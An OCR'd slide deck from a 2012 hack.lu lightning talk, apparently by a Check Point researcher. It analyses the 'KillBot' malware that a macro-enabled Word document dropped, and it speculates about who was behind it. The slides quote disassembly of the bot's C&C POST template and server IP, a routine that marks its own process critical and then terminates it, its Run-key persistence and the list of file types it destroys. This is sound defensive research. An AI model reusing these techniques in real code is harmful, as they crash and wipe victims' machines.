Check Point
SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

KillBot:

Conspiracy Theories


Inbar Raz
hack.lu lightning talk
25 October 2012

Why am I giving this talk?

- Too much social engineering talk got me excited.
- Luxembourg trip and dinner are for *speakers* only.

Why am I giving this talk?

- Cover story: I'm giving a lightning talk!



Why am I giving this talk?

- It worked ☺
- Only problem: Turns out I *actually* need to give a talk.
- Luckily, I have one ready.

Agenda

1. **Background**
2. Coding peculiarities
3. Logic peculiarities
4. Conspiracy Theories

Background

- A malicious Word document is detected.
- The document drops and executes an EXE file.
- Time of attack: 2012-03-05 02:55:54 (US)
- End of preliminary analysis: 2012-03-05 18:45 (Israel)
- Within two days, 2 more attacks are documented
  - EXE was sent directly by mail (no encapsulation).
  - Targets were not Check Point customers.
  - On at least one of the cases the KillBot succeeded.

Agenda

1. Background
2. **Coding peculiarities**
3. Logic peculiarities
4. Conspiracy Theories

No sophistication whatsoever

- No Zero-Day vulnerabilities used.
- Enabled Macros required for dropping the EXE.
  - They don’t have Minos…
- This makes an “affordable loss”.

Almost no protection

- EXE is neither packed nor encrypted.
- Server IP, HTTP message and bot name in plain text:


```
.rdata:00402250 aHTTP_POST      db 'POST %s HTTP/1.0',0Dh,0Ah
.rdata:00402250                 db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
.rdata:00402250                 db 'Content-transfer-encoding: base64',0Dh,0Ah
.rdata:00402250                 db 'Content-Length: %d',0Dh,0Ah
.rdata:00402250                 db 'Host: %s',0Dh,0Ah
.rdata:00402250                 db 'Connection:  Keep-Alive',0Dh,0Ah
.rdata:00402250                 db 0Dh,0Ah
.rdata:00402250                 db 'id=%s&code=2&md5=wer&data=',0

.data:0040302C server_ip        db '193.104.153.31',0
.data:0040303C aServerPath      db '/fl/task',0
.data:00403048 aKillbot         db 'KillBOt',0
```

- BUT: Encrypted Registry Key name
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\`
  - This string is always a cause for alarm…

Partial debug information

- When loaded to IDA:



- Inside disassembly:

```
.rdata:004028E0 ; Debug Information resource
.rdata:004028E0   dd 'SDSR'                ; MagicWord - RSDS signature
.rdata:004028E0   db 031h,06Dh,049h,0FAh,004h,0C2h,083h,046h ; GUID
.rdata:004028E0   db 0A1h,098h,00Fh,0A1h,082h,0EAh,0ECh,05Fh ; GUID
.rdata:004028E0   dd 1                                       ; Age
.rdata:004028E0   db 'C:\Users\admin\Documents\projects\loader\Screen\Release\killAll_exe.pdb',0' ; FilePath
```

Unnecessarily duplicated code

- “KillSelf()” function:

```
.text:004012C0                push    0               ; lParam
.text:004012C2                push    0F020h          ; wParam
.text:004012C7                push    112h            ; Msg
.text:004012CC                push    1               ; gaFlags
.text:004012CE                push    0               ; lpszWindow
.text:004012D0                push    0               ; lpszClass
.text:004012D2                push    0               ; hWndChildAfter
.text:004012D4                push    0FFFFFFFDh      ; hWndParent
.text:004012D6                call    ds:FindWindowExW
.text:004012DC                push    eax             ; hwnd
.text:004012DD                call    ds:GetAncestor
.text:004012E3                push    eax             ; hWnd
.text:004012E4                call    ds:PostMessageW
.text:004012EA                call    ElevatePriviledge
.text:004012EF                push    offset LibFileName ; "ntdll.dll"
.text:004012F4                call    ds:LoadLibraryA
.text:004012FA                push    offset ProcName ; "RtlSetProcessIsCritical"
.text:004012FF                push    eax             ; hModule
.text:00401300                call    ds:GetProcAddress
.text:00401306                push    0               ; void* u
.text:00401308                push    0               ; bool* pOld
.text:0040130A                push    1               ; bool IsCritical
.text:0040130C                call    eax             ; int __cdecl NTDLL:RtlSetProcessIsCritical()
.text:0040130E                push    222             ; uExitCode
.text:00401313                call    ds:GetCurrentProcess
.text:00401319                push    eax             ; hProcess
.text:0040131A                call    ds:TerminateProcess
```

Unnecessarily duplicated code

- BUT, the end of “ThreadMain()” function:

```
.text:0040194D                push    0               ; lParam
.text:0040194F                push    0F020h          ; wParam
.text:00401954                push    112h            ; Msg
.text:00401959                push    1               ; gaFlags
.text:0040195B                push    0               ; lpszWindow
.text:0040195D                push    0               ; lpszClass
.text:0040195F                push    0               ; hWndChildAfter
.text:00401961                push    0FFFFFFFDh      ; hWndParent
.text:00401963                call    ds:FindWindowExW
.text:00401969                push    eax             ; hwnd
.text:0040196A                call    ds:GetAncestor
.text:00401970                push    eax             ; hWnd
.text:00401971                call    ds:PostMessageW
.text:00401977                call    ElevatePriviledge
.text:0040197C                push    offset LibFileName ; "ntdll.dll"
.text:00401981                call    ds:LoadLibraryA
.text:00401987                push    offset ProcName ; "RtlSetProcessIsCritical"
.text:0040198C                push    eax             ; hModule
.text:0040198D                call    ds:GetProcAddress
.text:00401993                push    0               ; void* u
.text:00401995                push    0               ; bool* pOld
.text:00401997                push    1               ; bool IsCritical
.text:00401999                call    eax             ; int __cdecl NTDLL:RtlSetProcessIsCritical()
.text:0040199B                push    222             ; uExitCode
.text:004019A0                call    ds:GetCurrentProcess
.text:004019A6                push    eax             ; hProcess
.text:004019A7                call    ds:TerminateProcess
```

One more time…

Unnecessarily duplicated code

- “KillSelf()” function:

```
.text:004012C0                push    0               ; lParam
.text:004012C2                push    0F020h          ; wParam
.text:004012C7                push    112h            ; Msg
.text:004012CC                push    1               ; gaFlags
.text:004012CE                push    0               ; lpszWindow
.text:004012D0                push    0               ; lpszClass
.text:004012D2                push    0               ; hWndChildAfter
.text:004012D4                push    0FFFFFFFDh      ; hWndParent
.text:004012D6                call    ds:FindWindowExW
.text:004012DC                push    eax             ; hwnd
.text:004012DD                call    ds:GetAncestor
.text:004012E3                push    eax             ; hWnd
.text:004012E4                call    ds:PostMessageW
.text:004012EA                call    ElevatePriviledge
.text:004012EF                push    offset LibFileName ; "ntdll.dll"
.text:004012F4                call    ds:LoadLibraryA
.text:004012FA                push    offset ProcName ; "RtlSetProcessIsCritical"
.text:004012FF                push    eax             ; hModule
.text:00401300                call    ds:GetProcAddress
.text:00401306                push    0               ; void* u
.text:00401308                push    0               ; bool* pOld
.text:0040130A                push    1               ; bool IsCritical
.text:0040130C                call    eax             ; int __cdecl NTDLL:RtlSetProcessIsCritical()
.text:0040130E                push    222             ; uExitCode
.text:00401313                call    ds:GetCurrentProcess
.text:00401319                push    eax             ; hProcess
.text:0040131A                call    ds:TerminateProcess
```

Unnecessarily duplicated code

- BUT, the end of “ThreadMain()” function:

```
.text:0040194D                push    0               ; lParam
.text:0040194F                push    0F020h          ; wParam
.text:00401954                push    112h            ; Msg
.text:00401959                push    1               ; gaFlags
.text:0040195B                push    0               ; lpszWindow
.text:0040195D                push    0               ; lpszClass
.text:0040195F                push    0               ; hWndChildAfter
.text:00401961                push    0FFFFFFFDh      ; hWndParent
.text:00401963                call    ds:FindWindowExW
.text:00401969                push    eax             ; hwnd
.text:0040196A                call    ds:GetAncestor
.text:00401970                push    eax             ; hWnd
.text:00401971                call    ds:PostMessageW
.text:00401977                call    ElevatePriviledge
.text:0040197C                push    offset LibFileName ; "ntdll.dll"
.text:00401981                call    ds:LoadLibraryA
.text:00401987                push    offset ProcName ; "RtlSetProcessIsCritical"
.text:0040198C                push    eax             ; hModule
.text:0040198D                call    ds:GetProcAddress
.text:00401993                push    0               ; void* u
.text:00401995                push    0               ; bool* pOld
.text:00401997                push    1               ; bool IsCritical
.text:00401999                call    eax             ; int __cdecl NTDLL:RtlSetProcessIsCritical()
.text:0040199B                push    222             ; uExitCode
.text:004019A0                call    ds:GetCurrentProcess
.text:004019A6                push    eax             ; hProcess
.text:004019A7                call    ds:TerminateProcess
```

Agenda

1. Background
2. Coding peculiarities
3. **Logic peculiarities**
4. Conspiracy Theories

Document Name


- Unordinary and suspicion-arising name:
  - “xc8xedxf1xf2xf0xf3xeaxf6xe8xff_xecxe8xf2xe8xedxe3.doc”
- Is actually Windows-1251 (Cyrillic script):
  - Инстукция митинг
  - Instruction Meeting
    - Russians in the crowd: Did I get this right?

Involved IP addresses

- C&C Server IP: 193.104.153.31
  - Registered to “TRADE COMPANY TANJA s.r.o.”
  - Located in Prague, Czech Republic
- Sending Mail Server IP: 79.127.3.100
  - Registered to “Asiatech DSL Broadband Services”
  - Located in Tehran, Iran
- No attempt was made to hide either address

Incomplete communications logic

- Data Validation:
  - "id=" and "code=" in response.
  - Code value must not start with '0'.
- If validation succeeds:
  - **Leave socket open**!
  - But… exit.
- Either way:
  - Do nothing.



File type “Kill List”

- KillBot iterates on all files and directories.
- Looks for the following *substrings* (**not** extensions):
  - .msc
  - .exe
  - .doc
  - .xls
  - .rar
  - .zip
  - .7z
- DLL files are not on the list, but MSC files are.

Agenda

1. Background
2. Coding peculiarities
3. Logic peculiarities
4. **Conspiracy Theories**

Suspicious facts

- It’s obvious that code has been commented out:
  - Socket is intentionally left open but nothing else happens.
  - No code processes the response from C&C.
- KillBot makes no attempt to hide itself or its origin:
  - It causes damage, which alerts victim.
    - This is not so common anymore.
  - IP addresses are visible.
  - Iran as a source – Really?

Conclusions

- We're not seeing the whole picture.
- Code could be either a Proof-of-Concept or a Test Drive
  - Option 1: Testing the customer's susceptibility
    - Customer is now alert
  - Option 2: Testing the technology
    - The customer was a random target
- Iran is not necessarily not involved
  - Option 1: Someone is throwing dirt – they're easy to blame
  - Option 2: This is a script kiddie

  (We're not so sure about this anymore…)

Questions?